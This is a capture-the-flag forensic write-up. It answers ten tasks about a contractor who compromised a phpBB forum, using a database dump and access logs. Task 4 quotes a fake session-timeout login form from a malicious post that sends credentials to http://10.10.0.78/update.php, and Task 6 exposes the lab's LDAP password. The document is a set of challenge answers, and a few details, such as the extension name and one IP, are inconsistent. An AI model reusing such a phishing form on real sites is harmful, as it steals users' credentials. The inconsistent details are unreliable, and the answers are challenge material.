
Bumblebee Challenge

Sherlock Scenario

An external contractor has accessed the internal forum here at Forela via the Guest Wi-Fi, and they appear to have stolen credentials for the administrative user! We have attached some logs from the forum and a full database dump in sqlite3 format to help you in your investigation.

Task 1:
What was the username of the external contractor?

I opened the file phpbb.sqlite3 with DB Browser for SQLite and clicked on the Browse Data tab and examined the tables.
At the "phpbb_forums" table, I found a tab with the name of "forums_last_poser_name" with 2 users "admin" and "apoole1" with a post subject "Hello Everyone"




	ost_id	forum_last_poster_id	forum_last_post_subject	forum_last_post_time	forum_last_poster_name
	Filter	Filter	Filter	Filter	Filter
1	1	2		1681296980	admin
2	9	52	Hello Everyone	1682425042	apoole1

Answer: apoole1

Task 2:
What IP address did the contractor use to create their account?

I continued examined the tabs, I found the answer on the tab "phpbb_log"




	log_id	log_type	user_id	forum_id	topic_id	post_id	reportee_id	log_ip	log_time	log_operation	log_data
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	49	0	48	0	0	0	0	10.255.254.2	1682352616	LOG_CLEAR_ADMIN	
2	50	0	48	0	0	0	0	10.255.254.2	1682353038	LOG_CONFIG_REGISTRATION	
3	51	0	48	0	0	0	0	10.255.254.2	1682353166	LOG_ACL_ADD_FORUM_LOCAL_F_	a:2:{i:0;s:7:"Welcome";i:1;s:41:"<span ...
4	52	0	48	0	0	0	0	10.255.254.2	1682420947	LOG_ADMIN_AUTH_SUCCESS	
5	53	3	48	0	0	0	51	10.255.254.2	1682420960	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole";}
6	54	0	48	0	0	0	0	10.255.254.2	1682420962	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
7	55	0	48	0	0	0	0	10.255.254.2	1682420963	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
8	56	0	48	0	0	0	0	10.255.254.2	1682423167	LOG_EXT_ENABLE	a:1:{i:0;s:13:"roku/dborldap";}
9	57	0	48	0	0	0	0	10.255.254.2	1682423251	LOG_CONFIG_AUTH	
10	58	3	48	0	0	0	51	10.255.254.2	1682423286	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole";}
11	59	0	48	0	0	0	0	10.255.254.2	1682423286	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
12	60	0	48	0	0	0	0	10.255.254.2	1682424836	LOG_CONFIG_AUTH	
13	61	0	48	0	0	0	0	10.10.0.78	1682506392	LOG_ADMIN_AUTH_SUCCESS	
14	62	0	48	0	0	0	0	10.10.0.78	1682506431	LOG_USERS_ADDED	a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
15	63	0	48	0	0	0	0	10.10.0.78	1682506471	LOG_DB_BACKUP	

Answer: 10.10.0.78

Task 3:
What is the post_id of the malicious post that the contractor made?

At the tab "phpbb_posts" I found the post_id column



	post_id	topic_id	forum_id	poster_id
	Filter	Filter	Filter	Filter
1	1	1	2	2
2	2	1	2	50
3	9	2	2	52

Answer: 9

Task 4:
What is the full URI that the credential stealer sends its data to?

At the table phpbb_posts, I saw a post by the attacker IP with the subject of "Hello Everyone" and I start to examined the post_test

Table: phpbb_posts

post_id	topic_id	forum_id	poster_id	icon_id	poster_ip	post_time	post_reported	enable_bbcode	enable_smilies	enable_magic_url	enable_sig	post_username	post_subject	post_text
1	1	2	2	0	10.255.254.2	1681296980	0	1	1	1	1		Welcome to phpBB3	This is an example post in your phpBB3 installati...
2	1	2	50	0	10.255.254.2	1681832510	0	1	1	1	1		Introduction Randy Savage	<t>Good Afternoon everyone! ...
3	2	2	52	0	10.10.0.78	1682425042	0	1	1	1	1		Hello Everyone	<style>body { z-index: 100;}.modal { ...

Then I found the URL containing the attacker IP

```
itemtype="https://schema.org/Thing" itemprop="item" accesskey="h" data-navbar-reference="index" title="Board
index"><i class="icon fa-home fa-fw"></i><span itemprop="name">Board index</span></a><meta
itemprop="position" content="1"></span>                </li>                <li class="rightside
responsive-search">                <a href="./search.php" title="View the advanced search options"
role="menuitem">                <i class="icon fa-search fa-fw" aria-hidden="true"></i><span
class="sr-only">Search</span>                </a>                </li>        </ul>                </div>    </div>
</div>                <a id="start_here" class="anchor"></a>        <div id="page-body" class="page-body"
role="main">                <div class="panel">                <div class="inner">                <div
class="content">                <h3>Session Timeout</h3>        <br/>        <br/>                <p>Your session
token has timed out in order to proceed you must login again.</p>                </div>                </div>
</div>    <form action="http://10.10.0.78/update.php" method="post" id="login" data-focus="username"
target="hiddenframe">    <div class="panel">        <div class="inner">                <div class="content">                <h2
class="login-title">Login</h2>                <fieldset class="fields1">                <dl>                <dt><label
for="username">Username:</label></dt>                <dd><input type="text" tabindex="1" name="username"
id="username" size="25" value="" class="inputbox autowidth"></dd>                </dl>                <dl>
<dt><label for="password">Password:</label></dt>                <dd><input type="password" tabindex="2"
```

Answer: http://10.10.0.78/update.php

Task 5:
When did the contractor log into the forum as the administrator? (UTC)

At the table phpbb_log there is a tab name log_time with the log_operation of
LOG_ADMIN_AUTH_SUCCESS from the attacker IP 10.10.0.78

Table: phpbb_log

log_id	log_type	user_id	forum_id	topic_id	post_id	reportee_id	log_ip	log_time	log_operation	log_data
1	49	0	48	0	0	0	0	10.255.254.2	1682352616	LOG_CLEAR_ADMIN
2	50	0	48	0	0	0	0	10.255.254.2	1682353038	LOG_CONFIG_REGISTRATION
3	51	0	48	0	0	0	0	10.255.254.2	1682353166	LOG_ACL_ADD_FORUM_LOCAL_F_	a:2:{i:0;s:7:"Welcome";i:1;s:41:"<span ...
4	52	0	48	0	0	0	0	10.255.254.2	1682420947	LOG_ADMIN_AUTH_SUCCESS	
5	53	3	48	0	0	0	51	10.255.254.2	1682420960	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole";}
6	54	0	48	0	0	0	0	10.255.254.2	1682420962	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
7	55	0	48	0	0	0	0	10.255.254.2	1682420963	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
8	56	0	48	0	0	0	0	10.255.254.2	1682423167	LOG_EXT_ENABLE	a:1:{i:0;s:13:"roks/dborldap";}
9	57	0	48	0	0	0	0	10.255.254.2	1682423251	LOG_CONFIG_AUTH	
10	58	3	48	0	0	0	51	10.255.254.2	1682423286	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole";}
11	59	0	48	0	0	0	0	10.255.254.2	1682423286	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
12	60	0	48	0	0	0	0	10.255.254.2	1682424836	LOG_CONFIG_AUTH	
13	61	0	48	0	0	0	0	10.10.0.78	1682506392	LOG_ADMIN_AUTH_SUCCESS	
14	62	0	48	0	0	0	0	10.10.0.78	1682506431	LOG_USERS_ADDED	a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
15	63	0	48	0	0	0	0	10.10.0.78	1682506471	LOG_DB_BACKUP	

I took the epoch time from the log_time and convertered it in the website
https://www.epochconverter.com/

Answer: 26/04/2023 10:53:12

Task 6:
In the forum there are plaintext credentials for the LDAP connection, what is the password?

At the phpbb_config table, I scrolled down until I found "ldap_password"


Table: phpbb_config

	config_name	config_value
175	jab_username	
176	last_queue_run	0
177	ldap_base_dn	OU=Forela,DC=forela,DC=local
178	ldap_email	
179	ldap_password	Passw0rd1

Answer: Passw0rd1

Task 7:
What is the user agent of the Administrator user?

In task 6, they asked what is the password for the LDAP connection. So I filtered in the access.log for "LDAP" and saw a different IP 10.255.254.2 with a GET request to the a URL containing the attacker IP 10.10.0.27 and noticed User Agent



Answer: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36

Task 8:
What time did the contractor add themselves to the Administrator group? (UTC)

At the phpbb_log, There is a tab name "log_operation", at the bottom we can see the operation "LOG_USERS_ADDED" from the attacker IP "10.10.0.78" and the log data is "Administrator" "apoole"

Table: phpbb_log

	log_id	log_type	user_id	forum_id	topic_id	post_id	reportee_id	log_ip	log_time	log_operation	log_data
1	49	0	48	0	0	0	0	10.255.254.2	1682352616	LOG_CLEAR_ADMIN	
2	50	0	48	0	0	0	0	10.255.254.2	1682353038	LOG_CONFIG_REGISTRATION	
3	51	0	48	0	0	0	0	10.255.254.2	1682353166	LOG_ACL_ADD_FORUM_LOCAL_F_	a:2:{i:0;s:7:"Welcome";i:1;s:41:"<span ...
4	52	0	48	0	0	0	0	10.255.254.2	1682420947	LOG_ADMIN_AUTH_SUCCESS	
5	53	3	48	0	0	0	51	10.255.254.2	1682420960	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole";}
6	54	0	48	0	0	0	0	10.255.254.2	1682420962	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
7	55	0	48	0	0	0	0	10.255.254.2	1682420963	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
8	56	0	48	0	0	0	0	10.255.254.2	1682423167	LOG_EXT_ENABLE	a:1:{i:0;s:13:"rokx/dborldap";}
9	57	0	48	0	0	0	0	10.255.254.2	1682423251	LOG_CONFIG_AUTH	
10	58	3	48	0	0	0	51	10.255.254.2	1682423286	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole";}
11	59	0	48	0	0	0	0	10.255.254.2	1682423286	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole";}
12	60	0	48	0	0	0	0	10.255.254.2	1682424836	LOG_CONFIG_AUTH	
13	61	0	48	0	0	0	0	10.10.0.78	1682506392	LOG_ADMIN_AUTH_SUCCESS	
14	62	0	48	0	0	0	0	10.10.0.78	1682506431	LOG_USERS_ADDED	a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
15	63	0	48	0	0	0	0	10.10.0.78	1682506471	LOG_DB_BACKUP	

I took the log_time which is epoch "1682506431" and converter it on the website
https://www.epochconverter.com/

Answer: 26/04/2023 10:53:51

Task 9:
What time did the contractor download the database backup? (UTC)

At the access.log I filtered by the attacker IP, 10.10.0.78, at the bottom of the log, I found a GET request to /store/backup

```
10.10.0.78 - - [26/Apr/2023:12:01:38 +0100] "GET /store/backup_1682506471_dcsr7lp7fyijoyq8.sql.gz HTTP/1.1" 200 34707
10.10.0.78 - - [26/Apr/2023:12:01:52 +0100] "GET /ucp.php?mode=logout&sid=eca30c1b75dc3eed1720423aa1ff9577 HTTP/1.1" 3
10.10.0.78 - - [26/Apr/2023:12:01:53 +0100] "GET /index.php?sid=be3cc6e2de08bafa4044f552813e2cbe HTTP/1.1" 200 3796 "h
```

The timestamp was "26/Apr/2023:12:01:38 +0100" I tried to put the timestamp as "26/04/2023 12:01:38" but it was worng. Then I asked the ChatGPT what does the +0100 means.

"**+0100**: The time zone offset from Coordinated Universal Time (UTC). In this case, +0100 means the time is 1 hour ahead of UTC."

Answer: 26/04/2023 11:01:38

Task 10:
What was the size in bytes of the database backup as stated by access.log?

The same as the question above, I saw the response code 200 and the data was 34707

```
10.10.0.78 - - [26/Apr/2023:12:01:38 +0100] "GET /store/backup_1682506471_dcsr7lp7fyijoyq8.sql.gz HTTP/1.1" 200 34707
10.10.0.78 - - [26/Apr/2023:12:01:52 +0100] "GET /ucp.php?mode=logout&sid=eca30c1b75dc3eed1720423aa1ff9577 HTTP/1.1" 3
10.10.0.78 - - [26/Apr/2023:12:01:53 +0100] "GET /index.php?sid=be3cc6e2de08bafa4044f552813e2cbe HTTP/1.1" 200 3796 "h
```

Answer: 34707